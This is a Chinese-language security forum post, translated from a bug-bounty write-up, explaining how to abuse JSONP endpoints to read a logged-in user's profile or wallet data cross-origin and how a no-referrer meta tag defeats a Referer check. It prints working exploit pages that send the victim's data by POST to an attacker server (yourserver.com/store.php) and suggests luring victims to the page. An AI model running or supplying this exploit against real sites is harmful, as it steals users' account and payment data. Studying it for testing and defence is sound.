bugbounty: 利用JSONP绕过Referer检查

落花四月 / 2019-09-14 10:44:51 / 浏览数 2357 渗透测试 渗透测试 顶(0) 踩(0)

---

bugbounty: 利用JSONP绕过Referer检查

原文链接：https://medium.com/@osamaavvan/exploiting-jsonp-and-bypassing-referer-check-2d6e40dfa24

各位小伙伴，你们好！！！

这篇文章是关于如何利用JSONP绕过Referer检查，并从API端点获取数据。

JSONP(JSON With
Padding)创建JSONP是为了授予对JavaScript的跨源读取访问权限，它充当SOP（同源策略）的例外，并允许跨源数据访问，它可用于绕过SOP以访问跨源数据。

简单看一下JSONP的工作机制：

返回数据的API端点在脚本标签中使用回调函数，回调函数的具体内容如下：

```
<script src=”https://redact.com/api/user/profile?callback=call_me”></script>
```

我们需要在脚本中创建一个标签src传递回调函数(`https://redact.com/api/user/profile?callback=call_me`)你可以称它为：`call_me`

```
<script>function call_me(data) {console.log(data)}
```

代码将如下所示：

首先，我们需要创建回调函数，然后我们在脚本中创建标签


```
<script>function call_me(data) {console.log(data)}</script>

<script src=”https://redact.com/api/user/profile?callback=call_me”></script>
```

此代码将在浏览器控制台中记录数据。

现在我们如何验证API是否容易受到此JSONP漏洞的攻击。

例如，我们有一个端点，显示用户钱包数据：


```
https://user.redact.com/payment/wallet/balance
```



现在添加一个像这样的回调查询参数，

```
https://user.redact.com/payment/wallet/balance?callback=call_me
```

如果端点启用了JSONP，它将创建一个名为call_me的对象，所有数据都将在该对象内部，如下所示



因此，这确认了端点支持JSONP并且可以被利用，现在我们将使用我之前解释过的JavaScript代码。

```
<script>function call_me(data) {console.log(data)}</script>

<script src="https://redact.com/api/user/profile?callback=call_me"></script>
```

现在你也可以创建一个.html文件，它将提取数据并将其存储在你想要的服务器上。你只需将URL发送给受害者，然后你就可以编写自己的JavaScript代码，具体代码信息如

```
<script>
function call_me(response) {
var http = new XMLHttpRequest();
var url = 'https://yourserver.com/store.php';
var params = 'data='+JSON.stringify(response);
http.open('POST', url, true);
http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
http.onreadystatechange = function() {
if(http.readyState == 4 && http.status == 200) {
console.log(http.responseText);
}
}
http.send(params);
}
</script>
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>
```

绕过Referer检查

最近我发现了一个易受JSONP攻击的API端点，可以使用回调函数获取数据，并且我之前写的获取数据的代码可以使用，当从我的电脑本地运行代码时，我可以获取file:/

但是当我在Web服务器上传文件时，我收到了一个错误的OBJECT而不是数据，其中包含身份验证错误和重定向URL到站点的登录页面。

经过几个小时的思考，我知道了服务器检查的方法：

首先：服务器检查Referer Header，如果Referer Header值包含跨域信息，则Server拒绝请求。

因此，为了绕过此安全检查，我只需要删除Referer Header。

我使用HTML meta 标签限制浏览器发送Referer Header，它是：<meta name=”referrer” content=”no-referrer”>

因此，在HTML heade中添加meta标签可以完成这项工作。

```
<head><meta name=”referrer” content=”no-referrer”></head>··
<script>
function call_me(response) {
var http = new XMLHttpRequest();
var url = ‘https://yourserver.com/store.php';
var params = ‘data=’+JSON.stringify(response);
http.open(‘POST’, url, true);
http.setRequestHeader(‘Content-type’, ‘application/x-www-form-urlencoded’);
http.onreadystatechange = function() {
if(http.readyState == 4 && http.status == 200) {
console.log(http.responseText);
}
}
http.send(params);
}
</script>
<script src=”https://user.redact.com/api/user/profile?callback=call_me"></script>
```


上一篇：windows样本分析之基础动态分析 下一篇：Microsoft Edge - ...

1. 0 条回复
   - 动动手指，沙发就是你的了！